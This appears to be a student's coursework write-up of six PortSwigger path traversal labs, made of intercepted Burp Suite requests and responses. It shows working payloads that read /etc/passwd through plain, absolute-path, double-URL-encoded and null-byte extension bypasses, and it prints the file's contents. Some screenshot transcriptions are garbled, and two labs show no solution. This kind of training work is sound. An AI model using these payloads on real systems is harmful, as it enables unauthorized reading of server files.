

Sri Lanka Institute of Information Technology



B.Sc. (Hons) in Information Technology

Specializing in Cyber Security

Year 2, Semester 2

**IE2062: Web Security**

**Week 3 Submission – Port Swigger Labs- Path traversal**

IT23714120

A.M.M.G.K.P. Athawuda

## Contents

1	Lab 1: File path traversal, simple case.....	3
2	Lab 2: File path traversal, traversal sequences blocked with absolute path bypass .....	7
3	Lab 3: File path traversal, traversal sequences stripped non-recursively.....	10
4	Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode .....	12
5	Lab 5: File path traversal, validation of start of path .....	13
6	Lab 6: File path traversal, validation of file extension with null byte bypass .....	15

# 1 Lab 1: File path traversal, simple case

## Lab: File path traversal, simple case

APPRENTICE



LAB

Not solved



This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

The screenshot shows the WebSecurity Academy lab interface on the left and the Burp Suite network traffic on the right. The lab page displays a 'File path traversal, simple case' challenge with a 'LAB Not solved' status. Below the title, there's a 'Home' button and a 'Back to lab description' link. The main content area shows a 'WE LIKE TO SHOP' banner with a shopping bag icon. Below the banner, there are four product cards: 'Hexbug Battleground Tarantula Double Pack' (\$39.42), 'Inflatable Holiday Home' (\$95.91), 'The Alternative Christmas Tree' (\$27.71), and 'Beat the Vacation Traffic' (\$34.50). Each card has a 'View details' button. The Burp Suite interface on the right shows a list of intercepted HTTP requests. The selected request is a GET request to `https://0a17003b046ca37180b6cbab00920072.web-security-academy.net/image?filename=5.jpg`. The 'Inspector' tab shows the request details, including headers, cookies, and body parameters.

Click forward

```

1 GET /image?filename=2.jpg HTTP/2
2 Host: 0a17003b046ca37180b6cbab00920072.web-security-academy.
  net
3 Cookie: session=Kempf9Wwd8AadIkFur0106WW10cpkC8i
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/139.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*
  ,*/*;q=0.8
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: no-cors
2 Sec-Fetch-Dest: image
3 Referer: https://0a17003b046ca37180b6cbab00920072.web-security-
  academy.net/
4 Accept-Encoding: gzip, deflate, br
5 Priority: i
6
7

```

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Target: https://da17003b0d4c6a37180bc6bab00920072.web-security-academy.net HTTP/2

**Request**

Pretty Raw Hex

```
GET /image?filename=C.jpg HTTP/2
Host: da17003b0d4c6a37180bc6bab00920072.web-security-academy.net
Cookie: session=FmpF5WvdSaRtaFuT0IEVNIQpkCkI
Sec-Ch-Ua-Platform: Windows
Accept-Language: en-US,en;q=0.5
Sec-Ch-UA: "Chromium";v="119", "Not A.Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/gif,image/jpeg,image/*q=qm,q=0.5,application/javascript,*/*;q=0.0
Referer: https://da17003b0d4c6a37180bc6bab00920072.web-security-academy.net/
Priority: i
```

**Response**

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: image/jpeg
X-FrAME-OPTIONS: SAMEORIGIN
Content-Length: 197314

yByAdKxiEMHCDM=(L$'CHDl1f
...
31AQAQeDCOjAB#FAhB+cdCOJASabSe'e'DtODtEksUtoaa'oOUoSkas'C'dO QAOAbuAAISYcvrCO'EBOeo'iGwpmDS C-q-eSIJA
...
13 ABn'A'LzidEdIO+d-HOCedCBZGLdSiaypaIVgNDP,dADIdio-d-wBP-DHOBYOT')>(aeQpdyfOnBReIteCd'OMd'Oml-Qd/O
...
14 ...
xAT.
```

Done Event log All issues Memory: 168.6MB Disabled 197,410 bytes | 831 millis

```
GET /image?filename=/etc/passwd HTTP/2
```

Send

## Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host: 0a17003b046ca37180b6cbab00920072.web-sec

Method: GET

URL: /image

Request:

```
1 GET /image HTTP/2
2 Host: 0a17003b046ca37180b6cbab00920072.web-security-academy.net
3 Cache-Control: max-age=0
4 Sec-CH-UA: "Chromium";v="135", "Not.A=Brand";v="24", "Google Chrome";v="135"
5 Sec-CH-UA-Mobile: ?0
6 Sec-CH-UA-Platform: "Windows"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: close
16
17
```

Response:

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

pretty Raw Hex

```
GET /image?filename=../etc/passwd HTTP/2
Host: 0a17003b046ca37180b6cbab00920072.web-security-academy.net
```

## Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

pretty raw hex

```
GET /image?filename=../../../../etc/passwd HTTP/2
Host: 0a17003b046ca37180b6cbab00920072.web-security-aca
```

## Response

pretty raw hex render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```



File path traversal, simple case

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

## 2 Lab 2: File path traversal, traversal sequences blocked with absolute path bypass

### Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER



LAB

Not solved



This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

The screenshot shows the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar has buttons for Intercept on, Forward, Drop, and Open browser. The left sidebar shows the Request tab selected. The main pane displays the raw request details for a GET request to `https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/image?filename=31.jpg`. The request headers include Host, Cookie, Sec-Ch-Ua-Platform, Accept-Language, Sec-Ch-Ua, User-Agent, Sec-Ch-Ua-Mobile, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-Dest, Referer, Accept-Encoding, and Priority.

Time	Type	Direction	Method	URL
21:42:3...	HTTP	→	Request	GET https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/image?filename=31.jpg
21:42:3...	HTTP	→	Request	GET https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/academyLabHeader
21:42:3...	HTTP	←	Response	200 https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/academyLabHeader

#### Request

Pretty Raw Hex

```
1 GET /image?filename=31.jpg HTTP/2
2 Host: 0a9b0033041304fa814d75fb009500c8.web-security-academy.net
3 Cookie: session=0gBQM0XjJhgkqvzFTBeyjeF1pkiSwYVI
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a9b0033041304fa814d75fb009500c8.web-security-academy.net/product?productId=3
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

#### Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 1

Request headers 17



Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard	Target	Proxy	Intruder	<b>Repeater</b>	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn
-----------	--------	-------	----------	-----------------	--------------	-----------	---------	----------	--------	-----------	------------	-------

Send Cancel < >

Target: https://ba90033041304fa14d75fb009500c8.web-security-academy.net HTTP/2

Request			Response		
Proty	Raw	Hes	Proty	Raw	Hes
1	PAT /image?filename=31.jpg HTTP/2		1	HTTP/2 200 OK	
2	Host: 0a5b0033041304fa14d75fb009500c8.web-security-academy.net		2	Content-Type: image/jpeg	
3	Cookie: session=qBQDQzJhpbvRwTByyFipIshVVTI		3	X-Frame-Options: SAMEORIGIN	
4	Sec-Ch-Ua: "Windows"		4	Content-Length: 127571	
5	Accept-Language: en-US,en;q=0.9		5	Vary: Accept-Encoding, X-Device-Id	
6	Sec-Ch-Ua: "Chromium";v="119", "Not.A.Brand";v="99"		6	MDAdobe Photoshop CC 2019 (Macintosh;2019;03;04;11;45;58D0221 py w 6x6)	
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)		7	CNNbyAdobe_CMyAdobe-dmYdO	
8	Chrome/119.0.0.0 Safari/537.36		8	yak yak	
9	Sec-Ch-Ua-Mobile: 70		9	31.jpg	
10	Accept: image/svg+xml,image/webp,image/apng,image/*,*/*;q=0.8		10	HTTP/2 200 OK	
11	Sec-Patch-Site: same-origin		11	Content-Type: image/jpeg	
12	Sec-Fetch-Mode: no-coors		12	X-Frame-Options: SAMEORIGIN	
13	Sec-Fetch-Dest: image		13	Content-Length: 127571	
14	Referer: https://0a5b0033041304fa14d75fb009500c8.web-security-academy.net/product?productid=3		14	Vary: Accept-Encoding, X-Device-Id	
15	Accept-Encoding: gzip, deflate, br		15	MDAdobe Photoshop CC 2019 (Macintosh;2019;03;04;11;45;58D0221 py w 6x6)	
16	Priority: uo,c,i		16	CNNbyAdobe_CMyAdobe-dmYdO	
17			17	yak yak	

Done 127,667 bytes | 653

### Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

```

Pretty    Raw      Hex
GET /image?filename=/etc/passwd HTTP/2
Host: 0a9b0033041304fa814d75fb009500c8.web-securit
Cookie: session=0gBQMKXjJhgbbkvzFTBeyjeFlpkiSwYVI
Sec-Ch-Ua-Platform: "Windows"

```



## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```



File path traversal, traversal sequences blocked with absolute path bypass

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning >>](#)

### 3 Lab 3: File path traversal, traversal sequences stripped non-recursively

## Lab: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER

LAB

Not solved



This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' tab is active, showing a list of intercepted requests. The first request is highlighted, showing its details in the 'Request' and 'Inspector' panels.

**Request Details:**

- Time: 21:48:5...
- Type: HTTP
- Direction: →
- Method: GET
- URL: `https://0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net/image?filename=55.jpg`

**Request Content (Pretty):**

```
1 GET /image?filename=55.jpg HTTP/2
2 Host: 0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net
3 Cookie: session=PTLZwU9ChGeW8xhr7leBZReXCUu6fMa0
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0aa000f0043dc52080a9b2cc0058007a.web-security-academy.net/product?productId=3
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

**Inspector Details:**

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 17



## 4 Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode

### Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER



Not solved



This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

#### Request

Pretty Raw Hex

```
1 GET /image?filename=15.jpg HTTP/2
2 Host: Oae400fe04f8fe5e82e63fb400a9008d.web-security-academy
3 Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
```

#### Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
3 Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
```

#### Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

#### Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../../../../../etc/passwd HTTP/2
2 Host: Oae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
3 Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

#### Response


Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"
```

#### Request

Pretty Raw Hex

```
1 GET /image?filename=..%252f..%252f..%252fetc/passwd HTTP/2
2 Host: Oae400fe04f8fe5e82e63fb400a9008d.web-security-academy.net
3 Cookie: session=r306UUfYAQgIh18Sf3Z3af51FT15YsTY
```



File path traversal, traversal sequences stripped with superfluous URL-decode

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

## 5 Lab 5: File path traversal, validation of start of path

### Lab: File path traversal, validation of start of path

PRACTITIONER



Not solved



This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

#### Request

	Pretty	Raw	Hex
1	GET /image?filename=/var/www/images/64.jpg HTTP/2		
2	Host: 0aa2006e032214a0821d43c700820099.web-security-academy.net		
3	Cookie: session=71GYTZ8loCGi2qQCwB3XARIFbQUHevmh		
4	Sec-Ch-Ua-Platform: "Windows"		
5	Accept-Language: en-US,en;q=0.9		





## 6 Lab 6: File path traversal, validation of file extension with null byte bypass

### Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER



Not solved



This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

PrettyRawHex

```
1 GET /image?filename=23.jpg HTTP/2
2 Host: 0a4e00200371335d8a5787dd00c40097.web-security-academy.net
3 Cookie: session=3yQ7MON1BU2chF0Z5A1PPhny0rXHVTk1
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not-A-Brand";v="99"
```

PrettyRawHex

```
GET /image?filename=../../../../etc/passwd%00.png HTTP/2
Host: 0a4e00200371335d8a5787dd00c40097.web-security-academy.net
Cookie: session=3yQ7MON1BU2chF0Z5A1PPhny0rXHVTk1
```

Request

PrettyRawHex

```
1 GET /image?filename=../../../../etc/passwd%00.png HTTP/2
2 Host: 0a4e00200371335d8a5787dd00c40097.web-security-academy.net
3 Cookie: session=3yQ7MON1BU2chF0Z5A1PPhny0rXHVTk1
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="139", "Not-A-Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a4e00200371335d8a5787dd00c40097.web-security-academy.net/product?productId=2
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
17
```

Response

PrettyRawHexRender

```
1 HTTP/2 200 OK
2 Content-Type: image/png
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 usnp:x:10:10:usnp:/var/spool/usnp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

WebSecurity Academy

File path traversal, validation of file extension with null byte bypass

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)